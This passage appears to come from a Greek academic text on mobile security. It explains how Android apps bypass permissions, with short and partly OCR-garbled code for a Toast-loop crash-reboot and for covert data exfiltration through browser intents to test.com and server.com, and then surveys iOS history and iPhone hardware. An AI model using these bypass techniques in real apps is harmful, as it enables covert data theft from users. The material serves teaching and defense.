Αυτή η τρωτότητα επηρέαζε το Android 2.2 και προηγούμενες εκδόσεις, δηλαδή ένα ευρύ φάσμα συσκευών ήταν ευάλωτες, και πάλι λόγω του προβλήματος του κατακερματισμού της πλατφόρμας. Το πρόβλημα λύθηκε οριστικά στην έκδοση 2.3.4 του Android.

Απομακρυσμένη πρόσβαση χωρίς δικαιώματα

Ένας άλλος τρόπος επίθεσης σε συσκευές Android είναι υπερνικώντας ένα από τα μέτρα ασφαλείας του Android. Το μέτρο ασφαλείας που στηρίζεται στην ύπαρξη προηγούμενης άδειας.
Ο μηχανισμός ενημερώνει τον χρήστη σχετικά με τα δικαιώματα που χρειάζεται η εφαρμογή πριν αυτή εγκατασταθεί και λειτουργήσει. Τα δικαιώματα αυτά μπορεί να είναι η προστασία τα ευαίσθητα δεδομένα των χρηστών όπως η πρόσβαση στον κατάλογο επαφών ή οι γεωγραφικές συντεταγμένες του χρήστη, αλλά μπορούν επίσης να προστατεύσουν την πρόσβαση στις λειτουργίες του τηλεφώνου, όπως τη δυνατότητα να στέλνουν μηνύματα SMS ή εγγραφή ήχου .
Ωστόσο, το μοντέλο αυτό ασφάλειας που βασίζεται σε προηγούμενη άδεια μπορεί να παρακαμφθεί. Ο Thomas Cannon δημοσίευσε ένα βίντεο που δείχνει μια εφαρμογή που δεν απαιτεί καμία άδεια πριν από την εγκατάσταση, αλλά δίνει απομακρυσμένη πρόσβαση στη συσκευή και επιτρέπει την εκτέλεση εντολών (vimeo.com/thomascannon/android-reverse-shell). Η μέθοδος λειτουργεί σε όλες τις εκδόσεις του Android, έως και την 4.0, Ice Cream Sandwich .
Ο μηχανισμός πίσω από αυτό το πρόβλημα περιγράφεται στην παρουσίαση Blackhat 2010/DefCon 18, "These Aren't the Permissions You're Looking For" από τους Anthony Lineberry, David Luke Richardson, και Tim Wyatt της εταιρείας Lookout που ειδικεύεται στην ασφαλείας κινητών. Σε αυτή την παρουσίαση, οι ερευνητές ασφαλείας δείχνουν μεθόδους για να εκτελέσει ορισμένες ενέργειες χωρίς δικαιώματα:

• **REBOOT:** Το REBOOT απαιτεί ειδικά δικαιώματα επειδή έχει το επίπεδο προστασίας “systemorsignature”, που σημαίνει ότι μπορεί να χορηγηθεί μόνο σε εφαρμογές που είναι

εγκατεστημένες στο/system/app partition ή σε εφαρμογές που έχουν υπογραφεί με το ίδιο πιστοποιητικό, όπως εκείνη που δηλώθηκε στο permission. Με άλλα λόγια, η άδεια για την επανεκκίνηση της συσκευής μπορεί να χορηγείται μόνο σε εφαρμογές του συστήματος ή στις εφαρμογές που έχουν υπογραφεί με τα ίδια πιστοποιητικά, όπως οι εφαρμογές του συστήματος.
Ωστόσο, υπάρχουν αρκετοί τρόποι για να παρακάμψει τον περιορισμό αυτό και ένας από αυτούς είναι ta toast notifications, τα οποία είναι μηνύματα που εμφανίζονται στη συσκευή αναγγέλλοντας κάτι που συμβαίνει στο παρασκήνιο , για παράδειγμα, αποστέλλεται ένα SMS. Όπως φαίνεται και στην εικόνα το toast είναι ένα pop-up μήνυμα σε μικρό μέρος της οθόνης που δεν διακόπτει την τρέχουσα διαδικασία και η διάρκεια εμφάνισης του είναι μικρή.
Κάθε φορά που εμφανίζεται μια ειδοποίηση toast, ένα Java Native Interface (JNI) δημιουργείται μια αναφορά στο system_server (το μέρος του λογισμικού που εκκινεί όλες τις υπηρεσίες του συστήματος, αλλά και τον Activity manager).
Ωστόσο, ο αριθμός των αναφορών που μπορεί να δημιουργηθεί έχει ένα όριο (εξαρτάται από το υλικό της συσκευής και την έκδοση του λειτουργικού). Όταν ξεπεραστεί αυτό το όριο, η εφαρμογή κολλάει το τηλέφωνο. Έτσι, η άρνηση της υπηρεσίας οδηγεί σε επανεκκίνηση της συσκευής χωρίς τα δικαιώματα επανεκκίνησης χωρίς αυτό να γίνεται αντιληπτό από τον χρήστη διότι τα μηνύματα toast μπορεί με απλό τρόπο να μην είναι ορατά στο χρήστη ως εξής:

```
while (true) {
        Toast test = new Toast(getApplicationContext());
        test.setView(new View(getApplicationContext()));
        test.show();
```

• RECEIVE_BOOT_COMPLETE Αυτή η άδεια επιτρέπει σε μια εφαρμογή να ξεκινήσει αυτόματα μόλις η διαδικασία εκκίνησης τελειώσει, και θα πρέπει να χρησιμοποιείται μαζί με ένα δέκτη που λαμβάνει την για την πρόθεση (intent) BOOT_COMPLETED ώστε να ξέρει ότι η διαδικασία εκκίνησης έχει ολοκληρωθεί. Ο τρόπος για να παρακαμφθεί αυτό το δικαίωμα είναι πολύ απλός: δεν δηλώνεται η άδεια στο manifest. Για να υπάρχει αυτόματη επανεκκίνηση αυτό θα πρέπει να έχει προκαθορισθεί.
• INTERNET Σχεδόν κάθε Android εφαρμογή απαιτεί αυτήν την άδεια, επειδή συνήθως απαιτούν τη μεταφορά δεδομένων μέσω του Internet. Ωστόσο, είναι δυνατόν, για παράδειγμα, να στείλει τα δεδομένα σε έναν απομακρυσμένο server χωρίς την άδειά απλά χρησιμοποιώντας το προεπιλεγμένο πρόγραμμα περιήγησης :

```
startActivity(new Intent (Intent.ACTION_VIEW, Uri.parse("http://test.com/data?argl=" + strl)));
```

Ωστόσο, αυτό ανοίγει το πρόγραμμα περιήγησης και ο χρήστης παρατηρεί ότι κάτι περίεργο συμβαίνει με τη συσκευή. Για να μην είναι αυτή η ενέργεια ορατή από τον χρήστη θα πρέπει να εκτελεστεί όταν η οθόνη είναι απενεργοποιημένη. Για να επιτευχθεί αυτό, θα πρέπει να ελέγχεται συνεχώς αν η οθόνη είναι απενεργοποιημένη, χρησιμοποιώντας το API του Power Manager (isScreenOn). Εάν η οθόνη ενεργοποιηθεί πάλι από τον χρήστη, εμφανίζεται η αρχική οθόνη (Home screen) με την εκτέλεση του ακόλουθου κώδικα:

```
startActivity(newlntent(Intent.ACTION_MAIN).addCategory(Intent.CATEGORY_HOME))
```

Αυτή η μέθοδος επιτρέπει η εφαρμογή για πρόσβαση στο Internet, να στείλει δεδομένα σε έναν απομακρυσμένο server χωρίς άδεια, αλλά δεν επιτρέπει τη λήψη δεδομένων από το Διαδίκτυο . Για την επίτευξη αυτού του στόχου, είναι δυνατό να χρησιμοποιηθεί ένας δέκτης custom Uniform Resource Identifier (URI), προκειμένου να εντοπίσει ένα συγκεκριμένο πόρο (για παράδειγμα, HTTP://) . Για να ορίσετε τη δική μας URI, ορίζουμε την ακόλουθη γραμμή στο manifest της εφαρμογής Android:

```
<activity android: name=".ReceiveData">
<intent-?lter>
```

```
<action android:name="android.intent.action.VIEW"/>
<category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.BROWSABLE"/>
data android:scheme="HE7" />
<data android:host="server.com"/>
</intent-?lter>
/activity>
```

Μία από τις κατηγορίες που ορίζονται στην πρόθεση είναι "BROWSABLE", επειδή θα πρέπει να χρησιμοποιηθεί από το πρόγραμμα περιήγησης για να λάβει τα δεδομένα. Από την πλευρά του server, όταν η εφαρμογή στέλνει τα αρχικά δεδομένα (όπως φαίνεται με τη μέθοδο της απενεργοποίηση της οθόνης) , ο server ανακατευθύνει την αίτηση αυτή στο ακόλουθο custom URI :

```
HE 7: server.com?param=<type_data_here>
```

Μόλις η ακόλουθη δραστηριότητα έχει δημιουργηθεί και το URI καλείται από τον απομακρυσμένο server (server.com) , είναι δυνατόν να πάρει τα δεδομένα από τη ληφθείσα πρόθεση(intent):

```
public class ReceiveData extends Activity {
@Override
protected void onCreate(Bundle savedlnstanceState) { super.onCreate(savedlnstanceState);
Log.e("HE7 Receiving data", "URI: " + getlntent().toURI());
?nish();
}
```


Στο τέλος , θα πρέπει να καλέσετε "finish" για να καλύψουν μια δραστηριότητα που έχει σχεδιαστεί για να δείξει στοιχεία διεπαφής χρήστη της συσκευής.

Ο τελικός χρήστης δεν έχει δυνατότητες να λάβει αντίμετρα για να προστατευτεί από την ευπάθεια που περιγράψαμε δεδομένου ότι οι εφαρμογές καθορίζουν τα δικαιώματα τους.
Σημαντικό για την προστασία είναι ο έλεγχος πριν την εγκατάσταση εφαρμογών της αξιοπιστίας των sites άλλα και των προγραμματιστών μέσω των αξιολογήσεων και των σχόλιων των χρηστών και την αποφυγή εγκατάστασης ύποπτων εφαρμογών. Antimalware λογισμικό μπορεί επίσης να βοηθήσει.

4.iOS

4.1 Περιγραφή και ιστορία του iOS

Τα iPhone, iPod Touch, iPad και iPad mini είναι από τις πιο ενδιαφέρουσες και χρήσιμες νέες συσκευές που μπήκαν στην αγορά τα τελευταία χρόνια. Ο σχεδιασμός και η λειτουργικότητα των συσκευών αυτών τις κάνουν εξαιρετικά επιθυμητές για πολλούς χρήστες φορητών συσκευών. Για ακριβώς αυτούς τους λόγους, η υιοθέτηση του iPhone και συναφών συσκευών κατά τη διάρκεια των τελευταίων ετών έχει αυξηθεί, με περισσότερα από 500 εκατομμύρια μονάδες να έχουν πωληθεί ως τις αρχές του 2014. Σήμερα οι πωλήσεις ξεπερνούν τις 51 εκατομμύρια μονάδες το τρίμηνο. Στοιχεία πωλήσεων στο σχήμα που ακολουθεί:



Εικόνα 35 Πωλήσεις του Iphone Παγκοσμίως

Από τεχνική άποψη, το iPhone έχει γίνει επίσης αντικείμενο ενδιαφέροντος για τους μηχανικούς και τους χάκερ. Πολύς χρόνος και προσπάθεια έχουν αναλωθεί για τη γνώση των εσωτερικών χαρακτηριστικών του iPhone, όπως τι είδους υλικά χρησιμοποιεί, τη δομή του λειτουργικού του συστήματος, τα μέτρα ασφαλείας και προστασίας που έχουν τεθεί σε εφαρμογή, και άλλα. Το δικό μας ενδιαφέρον εστιάζεται κυρίως στα θέματα ασφαλείας. Το λειτουργικό σύστημα που χρησιμοποιείται από το

iPhone, το iOS, ήταν αρχικά μια αρκετά ανασφαλής πλατφόρμα που εξελίχτηκε σε ένα από τα πιο ασφαλή και ποιοτικά λειτουργικά συστήματα της αγοράς.

Εικόνα 37 Iphone 1

Το iPhone είναι ένα κλειστό σύστημα και για το λόγο αυτό έχει γίνει σημαντική έρευνα στον τομέα της ασφάλειας της πλατφόρμας. Το iPhone, από προεπιλογή, δεν επιτρέπει σε τρίτους να τροποποιήσουν το λειτουργικό σύστημα με οποιονδήποτε τρόπο. Αυτό σημαίνει, για παράδειγμα, ότι οι χρήστες δεν μπορούν να έχουν πρόσβαση στις συσκευές τους από απόσταση, ούτε να εγκαταστήσουν οποιοδήποτε λογισμικό δεν είναι διαθέσιμο από το App Store της Apple, όπως συμβαίνει σε άλλα λειτουργικά συστήματα. Υπάρχουν βέβαια πολλοί που θέλουν την πρόσβαση και τον έλεγχο του λειτουργικού τους και έτσι σχηματίστηκε μια κοινότητα προγραμματιστών που προχώρησε σε ουσιαστική έρευνα της εσωτερικής λειτουργίας της πλατφόρμας. Πολλά από όσα γνωρίζουμε για την ασφάλεια του iPhone οφείλονται στην προσπάθεια της κοινότητας να παρακάμψει τους περιορισμούς που έχουν τεθεί σε εφαρμογή από την Apple και να επιτρέψει στους χρήστες να αποκτήσουν πλήρη πρόσβαση στις συσκευές τους.

Εικόνα 36 Iphone 2

Το iPhone είναι μια συσκευή που κάποιος έχει συνεχώς μαζί του και περιέχει πολλές ευαίσθητες πληροφορίες. Για το λόγο αυτό, τα ζητήματα ασφαλείας είναι διαφορετικά απ' ότι σε έναν επιτραπέζιο υπολογιστή ή ακόμα και σε ένα laptop. Οι σχετικά καλές επιδόσεις του iPhone σε σχέση με τα περιστατικά ασφάλειας έχει οδηγήσει πολλούς να πιστεύουν ότι το iPhone είναι άτρωτο. Η αντίληψη αυτή οδηγεί, σε ορισμένες περιπτώσεις, τους χρήστες σε χαλαρότερη επίβλεψη της συσκευής τους. Εάν η συσκευή τους είναι εξαιρετικά ασφαλής, τότε ποιο είναι το νόημα να είναι προσεκτικοί; Φυσικά, μία τέτοια αντίληψη είναι λανθασμένη, διότι το iPhone περιέχει μία πληθώρα προσωπικών δεδομένων, διαφορετικά για κάθε χρήστη. Συνεπώς, πρέπει να είναι πάντοτε υπό την επίβλεψη του χρήστη.

Θα εξετάσουμε θέματα ασφαλείας για το iphone λαμβάνοντας υπόψιν διάφορες οπτικές γωνίες. Αρχικά, θα εξετάσουμε την ιστορία της πλατφόρμας iOS από τα μέσα του 80 ως τις μέρες μας. Θα ελέγξουμε την εξέλιξη της από άποψη ασφαλείας μέχρι σήμερα. Στον τεχνικό τομέα θα κοιτάξουμε τα κενά αυτά ασφαλείας που επιτρέπουν το λεγόμενο jailbreak (αντίστοιχο του rooting των συσκευών Android).

Γνωριμία με το iPhone.

Το iOS έχει μια μακρά και ενδιαφέρουσα ιστορία, που μας βοηθά να καταλάβουμε περισσότερα για αυτό.

Εικόνα 38 iPhone 3GS

Εικόνα 39 iPhone 4

Εικόνα 40 iPhone 5

Στα μέσα της δεκαετίας του 1980, ο Steve Jobs, που είχε πρόσφατα φύγει από την Apple, ίδρυσε την NeXT, Inc. Η NeXT ανέπτυξε μια σειρά από επαγγελματικά workstations που προορίζονταν για χρήση σε μη καταναλωτικές αγορές. Η NeXT επέλεξε να παράγει δικό της λειτουργικό σύστημα, το οποίο αρχικά ονομάστηκε NextStep. Το NextStep αναπτύχθηκε με συνδυασμό λογισμικού ανοικτού κώδικα και κλειστά ανεπτυγμένου κώδικα. Το βασικό λειτουργικό σύστημα προήλθε κυρίως από τον πυρήνα Mach του Πανεπιστημίου Carnegie Mellon, σε συνδυασμό με λειτουργικότητες από το BSD Unix. Μια ενδιαφέρουσα απόφαση ελήφθη σχετικά με την επιλογή της γλώσσας προγραμματισμού για την ανάπτυξη εφαρμογών για την πλατφόρμα. Η NeXT επέλεξε να υιοθετήσει τη γλώσσα προγραμματισμού Objective-C και παρείχε τις περισσότερες διεπαφές προγραμματισμού της για την πλατφόρμα σε αυτή τη γλώσσα. Εκείνη την εποχή η γλώσσα C ήταν η κυρίαρχη γλώσσα προγραμματισμού για την ανάπτυξη εφαρμογών σε άλλες πλατφόρμες. Έτσι, η ανάπτυξη εφαρμογών για NextStep συνήθως γίνονταν με προγραμματισμό Objective-C, αξιοποιώντας εκτεταμένες βιβλιοθήκες που παρέχονταν από τη NeXT .

Το 1996, η Apple αγόρασε τη NeXT και μαζί με αυτήν το λειτουργικό σύστημα NextStep (που μετονομάστηκε σε OPENSTEP). Στη συνέχεια, το NextStep επιλέχθηκε ως βάση για ένα λειτουργικό σύστημα νέας γενιάς για να αντικαταστήσει το γερασμένο πια, "κλασικό" Mac OS. Σε μια δοκιμαστική έκδοση της νέας πλατφόρμας, με την κωδική ονομασία Rhapsody, το interface τροποποιήθηκε για να υιοθετηθεί το στυλ του Mac OS 9. Αυτό το στυλ τελικά αντικαταστάθηκε με το UI για Mac OS X (με την κωδική ονομασία Aqua). Μαζί με τις αλλαγές του UI, οι εργασίες για το λειτουργικό σύστημα και των συνοδευτικών εφαρμογών συνεχίστηκαν, και στις 24 Μάρτιου 2001, η Apple κυκλοφόρησε δημόσια το Mac OS X, το λειτουργικό τους σύστημα επόμενης γενιάς.

Έξι χρόνια αργότερα, το 2007, η Apple μπαίνει δυναμικά στην αγορά κινητής τηλεφωνίας με την εισαγωγή του iPhone. Το iPhone, ένα συναρπαστικό smartphone, το οποίο εισήγαγε πολλά νέα χαρακτηριστικά, συμπεριλαμβανομένης της κορυφαίας σχεδίασης του τηλεφώνου, καθώς και ένα νέο κινητό λειτουργικό σύστημα που έγινε αρχικά γνωστό ως iPhone OS. Το iPhone OS, που αργότερα μετονομάστηκε σε iOS (λόγω της ομοιότητάς του με Internetwork Operating System της Cisco, ή IOS), προέρχεται από την οικογένεια NextStep/Mac OS X και είναι λίγο πολύ μια μικρότερη έκδοση του Mac OS X. Ο πυρήνας παραμένει Mach/BSD-based με ένα παρόμοιο μοντέλο προγραμματισμού, ενώ το μοντέλο προγραμματισμού εφαρμογών, που παραμένει Objective-C, βασίζεται στην ισχυρή σύνδεση με τις βιβλιοθήκες που παρέχονται από την Apple.

Μετά την κυκλοφορία του iPhone, πολλές συσκευές με λειτουργικό iOS κυκλοφόρησαν από την Apple, συμπεριλαμβανομένου του iPod Touch 1G (2007), Apple TV (2007), το iPad (2010) και το

iPad mini (2012). Το iPod Touch και το iPad έχουν πολλά κοινά με το iPhone στην κατασκευή τους (hardware και software). Το Apple TV διαφέρει λίγο από τα υπόλοιπα προϊόντα, δεδομένου ότι είναι περισσότερο μια συσκευή που προορίζεται για χρήση στο σπίτι και όχι μια κινητή συσκευή. Ωστόσο, το Apple TV εξακολουθεί να τρέχει iOS και λειτουργεί με την ίδια περίπου λογική. (οι πιο σημαντικές διαφορές εντοπίζονται στο user interface καθώς και στην έλλειψη επίσημης διαδικασίας για την εγκατάσταση και την εκτέλεση των εφαρμογών).

Τα παραπάνω συνθέτουν το πλαίσιο έρευνας προκειμένου να μελετηθεί από πλευράς ασφαλείας το iOS και οι συσκευές που βασίζονται σε αυτό, με στόχο την αποτροπή επιθέσεων, καθώς επίσης και την επισήμανση πιθανών τρωτών σημείων. Αναπόφευκτα, η προσοχή έχει στραφεί στην γνώση και κατανόηση της αρχιτεκτονικής του λειτουργικού συστήματος, συμπεριλαμβανομένου του τρόπου προγραμματισμού για Mac και την μελέτη του μοντέλου προγραμματισμού των εφαρμογών, ιδίως όσον αφορά την ανάλυση, τον σχεδιασμό ή και την τροποποίηση των προγραμμάτων που έχουν δημιουργηθεί κυρίως με τη χρήση Objective-C και το πλαίσιο που παρέχεται από την Apple.

Μια τελευταία σημείωση για τις iOS συσκευές σχετίζεται με την πλατφόρμα υλικού που έχει επιλεγεί από την Apple. Μέχρι σήμερα, όλες οι συσκευές με λειτουργικό iOS χρησιμοποιούν επεξεργαστή ARM και όχι x86 ή κάποιο άλλο είδος επεξεργαστή. Η αρχιτεκτονική ARM εισάγει μια σειρά από διαφορές που πρέπει να λαμβάνεται υπόψη κατά την εργασία στην πλατφόρμα. Η πιο εμφανής διαφορά είναι ότι, όταν κάποιος εκτελεί reverse engineering ή αναπτύσσει κάποια εφαρμογή, όλες οι εντολές, οι registers, οι τιμές, κλπ διαφέρουν σε σχέση με τα αντίστοιχα σε άλλες πλατφόρμες. Είναι ευκολότερο όμως κάποιος να εργαστεί με επεξεργαστή της αρχιτεκτονικής ARM. Για παράδειγμα, όλες οι εντολές ARM είναι σταθερού μήκους (2 ή 4 bytes). Το συνολικό σετ εντολών περιέχει λιγότερες εντολές από ότι άλλες πλατφόρμες. Οι επεξεργαστές ARM που ήταν σε χρήση μέχρι το iPhone 4 και παρόμοια προϊόντα ήταν 32-bit. Τον Οκτώβριο του 2011 η εταιρία Arm Holdings ανακοίνωσε τον 64-bit ARMv8-A (γνωστός και ως ARMv8 αν και υπάρχουν και επεξεργαστές όπως ο ARMv8-R οι οποίοι είναι 32-bit) παρουσιάζοντας μια ριζική αλλαγή στην αρχιτεκτονική ARM. Η σειρά αυτών των επεξεργαστών περιέχουν 64-bit instruction set, είναι συμβατοί με αρχιτεκτονική 32-bit και σε εφαρμογές, αλλά και σε λειτουργικό, δημιουργώντας ένα 32-bit περιβάλλον με 64-bit supervisor. Το iOS 7 παρέχει υποστήριξη προγραμμάτων 64-bit όταν εγκατασταθεί στα iPhone 5s, iPad Air και iPad Mini, τα οποία λειτουργούν με τον APPLE A7 (κατασκευής Samsung), ο οποίος κυκλοφόρησε τον Σεπτέμβρη του 2013 (ένας ARMv8-A 64-bit διπύρηνος στα 1.3-1.4 GHz).

Hardware του iPhone

Οθόνη και είσοδοι

Η οθόνη αφής για τις πρώτες πέντε γενιές είναι 3,5in (9cm) οθόνη υγρών κρυστάλλων με κρύσταλλο ανθεκτικό στις γρατσουνιές, ενώ για το iPhone 5 είναι 4 ίντσες. Η οθόνη αφής χωρητικότητας είναι σχεδιασμένη να ανταποκρίνεται σε ένα ή πολλαπλά γυμνά δάχτυλα για multi-touch λειτουργία. Οι οθόνες στις πρώτες τρεις γενιές έχουν ανάλυση 320× 480 (HVGA) σε 163ppi, στο iPhone 4 και το iPhone 4S η ανάλυση είναι 640×960 σε 326 ppi, και στο iPhone 5, 640×1136 στα 326 ppi .
Τα χαρακτηριστικά αφής του iPhone βασίζονται στην τεχνολογία που αναπτύχθηκε αρχικά από την FingerWorks. Τα συνήθη γάντια και γραφίδες δεν έχουν την αναγκαία ηλεκτρική αγωγιμότητα και δεν είναι λειτουργικά, μπορεί να χρησιμοποιηθεί όμως ειδική πυκνωτική γραφίδα επίσης έχουν κατασκευαστεί πλέον και γάντια με αγώγιμες απολήξεις. Ειδική επίστρωση της οθόνης (από το 3GS και μετέπειτα) μειώνει τα αποτυπώματα.

Η hardware διεπαφή χρήστη του iPhone είναι ελαχιστοποιημένη με πέντε μόνο κουμπιά .Ένα μόνο κουμπί για το μενού το "Home" βρίσκεται ακριβώς κάτω από την οθόνη. Ένα πλήκτρο πολλαπλών λειτουργιών ύπνου/εγρήγορσης (sleep/wake) βρίσκεται στο επάνω μέρος της συσκευής. Χρησιμεύει ως κουμπί λειτουργίας της μονάδας, καθώς επίσης ελέγχου των τηλεφωνικών κλήσεων. Όταν λαμβάνετε μια κλήση, πατώντας το κουμπί ύπνου/αφύπνισης μία φορά γίνεται σίγαση του ήχου κλήσης, και όταν πιέζεται δύο φορές μεταφέρει την κλήση στον αυτόματο τηλεφωνητή.
Η ρύθμιση της έντασης του ήχου γίνεται με δύο κουμπιά στα αριστερά της συσκευής. Στο iPhone 4 είναι δύο ξεχωριστά κυκλικά κουμπιά ενώ σε όλα τα προηγούμενα μοντέλα οι δύο διακόπτες είναι κάτω από ένα ενιαίο πλαστικό επίμηκες κουμπί.

Ακριβώς πάνω από τα χειριστήρια έντασης ήχου είναι το κουμπί κουδούνι/σίγαση που δίνει τη δυνατότητα σίγασης του συνόλου σχεδόν των ήχων π.χ. εισερχόμενη κλήση, λήψη e-mail, SMS, κλείδωμα συσκευής, λήψη φωτογραφίας.
Όλες οι υπόλοιπες λειτουργίες της διεπαφής χρήστη γίνονται μέσω της οθόνης αφής.

Η πρώτη γενιά iPhone χρησιμοποιεί στοιχεία θέσεις των σταθμών βάσης του δικτύου κινητής και τις θέσεις των Wi-Fi δικτύων για τον προσδιορισμό της θέσης, παρά την έλλειψη υλικού του GPS Από το iPhone 3G και μετέπειτα, υπάρχει και χρησιμοποιείται δέκτης A-GPS που χρησιμοποιεί τους δορυφόρους εντοπισμού θέσης των Ηνωμένων Πολιτειών. Από τη γενιά του iPhone 4S η συσκευή υποστηρίζει, επίσης, το GLONASS αντίστοιχο παγκόσμιο σύστημα εντοπισμού θέσης, το οποίο λειτουργεί από τη Ρωσία .

Αισθητήρες

Η οθόνη ανταποκρίνεται σε τρεις αισθητήρες (τέσσερις από το iPhone 4). Μετακίνηση του iPhone ενεργοποιεί δύο άλλους αισθητήρες (τρείς από το iPhone 4), οι οποίοι χρησιμοποιούνται για να ενεργοποιήσουν εφαρμογές που σχετίζονται με την κίνηση (συνήθως παιχνιδιών) καθώς και υπηρεσίες που σχετίζονται με την τοποθεσία.

αισθητήρας εγγύτητας

Ένας αισθητήρας εγγύτητας απενεργοποιεί την οθόνη και τα πλήκτρα αφής όταν η συσκευή είναι κοντά στο κεφάλι κατά τη διάρκεια μιας κλήσης. Αυτό γίνεται για εξοικονόμηση

ενέργειας της μπαταρίας και να αποφευχθεί η ακούσια πίεση κουμπιών από το πρόσωπο του χρήστη και τα αυτιά.

Αισθητήρας φωτισμού περιβάλλοντος

Ένας αισθητήρας φωτός περιβάλλοντος προσαρμόζει τη φωτεινότητα της οθόνης με σκοπό την εξοικονόμηση ενέργειας της μπαταρίας .

Επιταχυνσιόμετρο

Ένα επιταχυνσιόμετρο, 3-αξόνων, ανιχνεύει τον προσανατολισμό της συσκευής και αλλάζει ανάλογα την οθόνη, επιτρέποντας στο χρήστη την εύκολη εναλλαγή μεταξύ κατακόρυφης και οριζόντιας προβολής χρησιμοποιείται σε πολλές εφαρμογές. Το επιταχυνσιόμετρο μπορεί επίσης να χρησιμοποιηθεί και από εφαρμογές τρίτων για τον έλεγχο, κυρίως παιχνίδια .

μαγνητόμετρο

Ένα μαγνητόμετρο είναι ενσωματωμένο από τη γενιά iPhone 3GS, το οποίο χρησιμοποιείται για τη μέτρηση της έντασης και της κατεύθυνσης του μαγνητικού πεδίου στην περιοχή της συσκευής. Μερικές φορές, άλλες συσκευές ή ραδιοκύματα μπορούν να επηρεάσουν το μαγνητόμετρο απαιτώντας από τους χρήστες είτε να απομάκρυνση από την παρεμβολή ή την εκ νέου βαθμονόμηση μετακινώντας τη συσκευή σε σχήμα 8 κίνηση. Το iPhone διαθέτει μια εφαρμογή πυξίδας (πρωτοποριακό όταν εμφανίσθηκε με το iPhone 3GS), που δείχνει προς την κατεύθυνση του γήινου μαγνητικού πεδίου.

γυροσκοπικός αισθητήρας

Αρχίζοντας με τη γενιά του iPhone 4, τα smartphones της Apple περιλαμβάνουν επίσης ένα γυροσκοπικό αισθητήρα , ενισχύοντας την αντίληψη του τρόπου με τον οποίο κινείται

Ήχος και έξοδοι

Το iPhone έχει δύο μεγάφωνα και δυο μικρόφωνα. Στη βάση της συσκευής στις δυο πλευρές του βύσματος φόρτισης βρίσκονται ένα ηχείο και το μικρόφωνο της ομιλίας. Υπάρχει ένα επιπλέον ηχείο πάνω από την οθόνη που λειτουργεί ως ακουστικό κατά τη διάρκεια τηλεφωνικών κλήσεων. Το iPhone 4 περιλαμβάνει ένα πρόσθετο μικρόφωνο στην κορυφή της μονάδας για τεχνικές ακύρωσης του θορύβου. Εάν τα ακουστικά είναι συνδεδεμένα, ο ήχος αναπαράγεται μέσα από αυτά .
Στο μικρόφωνο που περιλαμβάνουν τα ακουστικά υπάρχει ένα κουμπί πολλαπλών χρήσεων που επιτρέπει στο χρήστη να ξεκινά ή να σταματά τη μουσική, καθώς, και να απαντά ή να τερματίζει τηλεφωνικές κλήσεις χωρίς επαφή με το iPhone .
Έξοδος video Composite ή component μέχρι 576i και στερεοφωνικό ήχο υπάρχει με κατάλληλο αντάπτορα από το βύσμα φόρτισης .Το iPhone 4 υποστηρίζει επίσης 1024 × 768 VGA εξόδου, χωρίς ήχο και έξοδο HDMI, με στερεοφωνικό ήχο,πάντα από το ίδιο βύσμα και κατάλληλο αντάπτορα.

Μπαταρία

Το iPhone διαθέτει μια εσωτερική επαναφορτιζόμενη μπαταρία ιόντων λιθίου. Η αντικατάσταση της μπαταρίας απαιτεί την αποσυναρμολόγηση της μονάδας iPhone και

πρόσβαση στο εσωτερικό της συσκευής. Σε αντίθεση με τα περισσότερα άλλα κινητά τηλέφωνα, η μπαταρία δεν αντικαθίσταται από το χρήστη.
Το iPhone μπορεί να φορτιστεί όταν είναι συνδεδεμένο με έναν υπολογιστή για συγχρονισμό μέσω του ειδικού USB καλωδίου σύνδεσης. Εναλλακτικά, φορτίζεται με αντάπτορα AC.

Η ιστοσελίδα της Apple αναφέρει ότι η διάρκεια ζωής της μπαταρίας " έχει σχεδιαστεί για να διατηρεί έως και 80 % της αρχικής της απόδοσης μετά από 400 πλήρεις κύκλους φόρτισης και αποφόρτισης »

Κάμερα

Τα 1ης γενιάς iPhone και iPhone 3G έχουν μία κάμερα σταθερής εστίασης 2.0-megapixel στο πίσω μέρος για τις ψηφιακές φωτογραφίες. Δεν έχει οπτικό zoom, φλας ή αυτόματη εστίαση, και δεν υποστηρίζει εγγενώς την εγγραφή βίντεο. (Το iPhone 3G μπορεί να καταγράψει βίντεο μέσω μιας εφαρμογής τρίτων που διατίθενται στο App Store.) Το iPhone OS 2.0 εισήγαγε τη δυνατότητα geotagging (καταγραφή γεωγραφικών δεδομένων) για τις φωτογραφίες.
Το iPhone 3GS διαθέτει μια κάμερα 3.2-megapixel με αυτόματη εστίαση, αυτόματη ισορροπία λευκού, και αυτόματη κοντινή εστίαση macro (μέχρι 10 cm). Κατασκευάζεται από την OmniVision, η κάμερα μπορεί επίσης να συλλαμβάνει βίντεο 640 × 480 (VGA ανάλυση) στα 30 καρέ ανά δευτερόλεπτο, Το βίντεο μπορεί να περικοπεί για το iPhone και άμεσα να ανέβει σε YouTube, MobileMe, ή άλλες υπηρεσίες.

Το iPhone 4 έχει κάμερα 5.0-megapixel (2592×1936 pixel) που μπορεί να καταγράψει βίντεο σε ανάλυση 720p, και θεωρείται υψηλής ευκρίνειας. Έχει επίσης ένα backside-illuminated αισθητήρα που επιτρέπει λειτουργία σε συνθήκες χαμηλού φωτισμού, έχει επίσης ένα LED φλας που μπορεί να μείνει αναμμένο και κατά την εγγραφή βίντεο. Πρόκειται για το πρώτο iPhone που εγγενώς μπορεί να κάνει λήψη HDR(high dynamic range) φωτογραφίας. Το iPhone 4 έχει και μία δεύτερη κάμερα μπροστά για φωτογραφίες VGA και εγγραφή βίντεο SD.
Η κάμερα του iPhone 4S είναι 8megapixel για τη φωτογραφία και για βίντεο 1080p, και επιτρέπει απευθείας πρόσβαση από την οθόνη κλειδώματος, και λήψη φωτογραφιών με το πλήκτρο έντασης φωνής. Το ενσωματωμένο γυροσκόπιο μπορεί να σταθεροποιήσει την εικόνα κατά την εγγραφή βίντεο .
